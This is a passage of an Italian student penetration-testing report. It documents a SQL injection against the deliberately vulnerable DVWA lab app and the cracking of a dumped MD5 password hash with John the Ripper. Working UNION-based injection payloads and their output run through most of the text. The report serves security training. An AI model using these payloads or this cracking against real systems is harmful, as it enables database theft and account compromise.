REPORT PENETRATION TESTING
for TAU
13-17/03/2023


Team: Pasquale Iannella, Davide Restani, Marco Ciulla, Andrea Rovella, Paola Poser, Marco Chieppa, Gabriele Di Salvo, Alessio Kenyon

Day 1: attacco SQL injection alla Web Application DVWA con lo scopo di recuperare **in chiaro** la password dell'utente "**Pablo Picasso**".

SQL injection è un attacco di tipo code injection che sfrutta i database relazionali di tipo SQL per ottenere informazioni da un target. Lo scopo dell'attaccante viene raggiunto a causa della mancata (o insufficiente) sanitizzazione dell'input utente, circostanza che permette ad un potenziale attaccante di rivolgere al database delle query customizzate appositamente per ottenere come risposta delle informazioni molto rilevanti.


Il primo passo consiste nella configurazione delle impostazioni di rete della macchina attaccante, Kali Linux e della macchina target, Metasploitable:

IP macchina attaccante = Kali Linux: 192.168.13.100




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.13.100  netmask 255.255.255.0  broadcast 192.168.13.255
        inet6 fe80::a00:27ff:feb1:9d67  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 3233 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP macchina target = Metasploitable: 192.168.13.150



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1c:10:fd
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1c:10fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:332 (332.0 B)  TX bytes:5158 (5.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23201 (22.6 KB)  TX bytes:23201 (22.6 KB)
```

Il livello di sicurezza di DVWA viene settato su “low”:



Vulnerability: SQL Injection

User ID:

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Successivamente, si procede con l’attacco.


Viene cercato un punto di Injection:



```
192.168.13.150/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#
```

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```

Nel potenziale campo di injection viene inserito il carattere <’>. In base all’errore restituito, il database MySQL è potenzialmente vulnerabile.




Vulnerability: SQL Injection

User ID:

```
ID: 1' AND 1=1 #
First name: admin
Surname: admin
```

Prova dell’injection point.


Controllo del numero di colonne con UNION:



192.168.13.150/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+NULL%23&Submit=Submit#

```
The used SELECT statements have a different number of columns
```

Prova della vulnerabilità a UNION based sqli:




Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT NULL,NULL#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL,NULL#
First name:
Surname:
```


Di seguito vengono inviate alcune query per ottenere varie **informazioni** riguardo al target.
Nomi dei database:



User ID:


```
ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: admin
Surname: admin

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: information_schema
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: dvwa
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: metasploit
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: mysql
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: owasp10
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: tikiwiki
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: tikiwiki195
Surname:
```

Nomi delle tabelle del database “dvwa”:




```
ID: 1' union select null,table_NAME fRoM information_schema.tables WHERE table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' union select null,table_NAME fRoM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: guestbook

ID: 1' union select null,table_NAME fRoM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: users
```

Nomi delle colonne della tabella “users”:




```
ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name: admin
Surname: admin

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: user_id

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: first_name

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: last_name

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: user

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: password

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: avatar
```

Estrazione di username, nome, cognome, user_id di ogni utente: 0x7c = codice ASCII ‘|’



```
ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: admin|admin|admin|1

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: gordonb|Gordon|Brown|2

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: 1337|Hack|Me|3

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: pablo|Pablo|Picasso|4

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: smithy|Bob|Smith|5
```

Infine, la coppia username - hash per lo user target, tramite “id=4”.




```
ID: 1' UNION SELECT NULL, concat(user,0x7c,password) from users WHERE user_id=4#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, concat(user,0x7c,password) from users WHERE user_id=4#
First name:
Surname: pablo|0d107d09f5bbe40cade3de5c71e9e9b7
```

Hash Cracking in formato MD5

Una volta ottenuto l'hash della password dell'utente pablo, viene quindi eseguito il password cracking. Ad un primo esame sommario, l'algoritmo di hashing utilizzato sembra essere MD5, dunque si procede al cracking coi tool john e hashcat, poi verificato su crackstation.net.


1. **John the Ripper**

A dizionario:




```
┌──(root㉿kali)-[~/.john]
└─# john --format=raw-MD5 --wordlist=/usr/share/john/password.lst /home/kali/
Desktop/pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:00 DONE (2023-03-13 05:33) 100.0g/s 38400p/s 38400c/s 38400C/s 123
456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

┌──(root㉿kali)-[~/.john]
└─# 
```

Con brute force:



